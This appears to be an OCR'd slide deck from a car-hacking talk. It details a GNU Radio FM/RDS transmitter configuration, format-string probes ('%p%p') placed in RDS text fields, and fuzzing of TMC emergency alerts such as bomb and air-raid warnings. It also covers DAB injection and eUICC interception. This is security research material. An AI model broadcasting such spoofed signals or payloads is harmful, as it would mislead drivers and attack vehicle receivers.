

One Group (104 bits)
Block 1
Block 2
Block 3
Block 4
PI Code (16 bits)
Checkword (CRC + offset A)
Checkword (CRC + offset B)
Checkword (CRC + offset c or c')
Checkword (CRC + offset d)
C for version A
C' for version B
A_3 A_2 A_1 A_0 B_0 TP PT_4 PT_3 PT_2 PT_1 PT_0
Group Type/ Ve
0A
5 Bits of PTY information
0 for version A
1 for version B

Go further by Friedt Jean-Michel: https://connect.ed-diamond.com/GNU-Linux-Magazine/glmf-204/radio-data-system-rds-analyse-du-canal-numerique-transmis-par-les-stations-radio-fm-commerciales-introduction-aux-codes-correcteurs-d-erreur

DAB

- Digital Audio Broadcasting
- DAB+ → upgrades for more stations with HD quality

RDS injections attempts



Options
Output Language: Python
Generate Options: QT GUI

Import
Import: math

Variable
ID: fm_max_dev
Value: 75k

Variable
ID: outbuffer
Value: 10

Variable
ID: usrp_rate
Value: 380k

Variable
ID: freq
Value: 96.4M

Variable
ID: rds_gain
Value: 26.6667m

Variable
ID: input_gain
Value: 425m

Variable
ID: pilot_gain
Value: 100m

FM Stereo &-RDS TX Mod. index % :
42,5% (L+R)
42,5% (L-R) DSB SC
10% 19khz tone
5% RDS BPSK DSB SC

Socket PDU
Type: TCP Server
Host:
Port: 52001
MTU: 10k

RDS Encoder
PTY Locale: Europe
PTY: Sport / Talk
MS: Music
PS: PHZ
AF1: 102.4M
TP: True
TA: True
PI Country Code: EG
PI Coverage Area: International
PI Program Reference Number: 1.42...6k
Radiotext: Here test

Differential Encoder
Coding: Differential
Modulus: 2

Signal Source
Sample Rate: 380k
Waveform: Sine
Frequency: 57k
Amplitude: 26.6667m
Offset: 0
Initial Phase (Radians): 0

Unpack K Bits
K: 2

Map
Map: 1, 2

Chunks to Symbols
Symbol Table: -1, 1
Dimension: 1

Root Raised Cosine Filter
Interpolation: 160
Gain: 111
Sample Rate: 380k
Symbol Rate: 2.375k
Alpha: 1
Num Taps: 1.76k

Multiply

Audio Source
Sample Rate: 48 kHz

FM Preemphasis
Sample Rate: 48k
Tau: 75u
High Corner Freq: -1

Time constant in seconds
(75us in US, 50us in EUR)

FM Preemphasis
Sample Rate: 48k
Tau: 75u
High Corner Freq: -1

Time constant in seconds
(75us in US, 50us in EUR)

Rational Resampler
Interpolation: 380
Decimation: 48
Taps:
Fractional BW: 0

Rational Resampler
Interpolation: 380
Decimation: 48
Taps:
Fractional BW: 0

Add

Subtract

Low Pass Filter
Interpolation: 1
Gain: 425m
Sample Rate: 380k
Cutoff Freq: 15k
Transition Width: 2k
Window: Hamming
Beta: 6.76

Low Pass Filter
Interpolation: 1
Gain: 425m
Sample Rate: 380k
Cutoff Freq: 15k
Transition Width: 2k
Window: Hamming
Beta: 6.76

Signal Source
Sample Rate: 380k
Waveform: Sine
Frequency: 19k
Amplitude: 100m
Offset: 0
Initial Phase (Radians): 0

Signal Source
Sample Rate: 380k
Waveform: Sine
Frequency: 38k
Amplitude: 1
Offset: 0
Initial Phase (Radians): 0

UHD: USRP Sink
Sync: Unknown PPS
Samp rate (Sps): 1M
Ch0: Center Freq (Hz): 96.4M
Ch0: Gain Value: 40

osmocom Sink
Sync: Unknown PPS
Number Channels: 1
Sample Rate (sps): 1M
Ch0: Frequency (Hz): 96.4M
Ch0: Frequency Correction (ppm): 0
Ch0: RF Gain (dB): 50
Ch0: IF Gain (dB): 30
Ch0: BB Gain (dB): 20

Rational Resampler
Interpolation: 100
Decimation: 38
Taps:
Fractional BW: 0

Frequency Mod
Sensitivity: 1.2401

Multiply

Add


QT GUI Frequency Sink
FFT Size: 1024
Center Frequency (Hz): 0
Bandwidth (Hz): 380k


PHZ %p%p
TEST
96.4 MHz
Hack the planet %p%p%p !

*with a modified gr-rds + libs ;)

RDS Alerts

- With a modified version → fuzzing:
  - PI
  - TP
  - PTY
  - Etc.
  - **But also TMC events ☺**






RDS and DAB

RDS Alerts

- Many events exist:




```
{"1168","security alert","1515"," "},
{"1169","security incident","1476"," "},
{"1170","police checkpoint","1477"," "},
{"1171","bomb alert","1516"," "},
{"1172","terrorist incident","1478"," "},
{"1173","gunfire on roadway, danger","1479"," "},
{"1174","civil emergency","1480"," "},
{"1175","air raid, danger","1481"," "},
{"1176","evacuation","1494"," "},
{"1177"," "," "," "},
{"1178","air raid warning cancelled","1587"," "},
{"1179","security alert withdrawn","1492"," "},
{"1180","civil emergency cancelled","1588"," "},
{"1181"," "," "," "},
```

- Warning → broadcasted → alerts all vehicles around → use carefully in a Faraday cage

DAB injection

- Same with a modified “DAB step”! :



● USRP
Frequency 201072000 Hz
○ File gen_iq_dab.dat
Transmission Mode 1

Service Components

Component 1 DAB+

Name

Data rate [kbit/s] 112

Protection Mode A1

Audio settings stereo 32 kHz

Audio Source

Ensemble info

Label PHZ <3

Country Germany

Number of channels 1


Language French

Mobile access on IVI


Mobile access on IVI

TCUs with 3G-5G stacks used in cars

5G → not very common, but starting to be developed



Source: https://www.i-pex.com/




Source: https://media-www.micron.com/

Mobile access on IVI


What do they have in common?

- Composed of:
  - Applicative processor
  - 2 frontends:
    - DRx & PRx → radio transmission
  - Baseband processor → implementing the mobile stacks
  - Memory:
    - NAND & DDR
  - And other interfaces…



Mobile access on IVI

Soldered eUICC




https://f30.bimmerpost.com/forums/showthread.php?t=1642417

Mobile access on IVI

Interception with soldered eUICC

- After desoldering, we can put our custom SIM card
- If IP is whitelisted, we can use the legitimate SIM card with a computer to forward accesses:

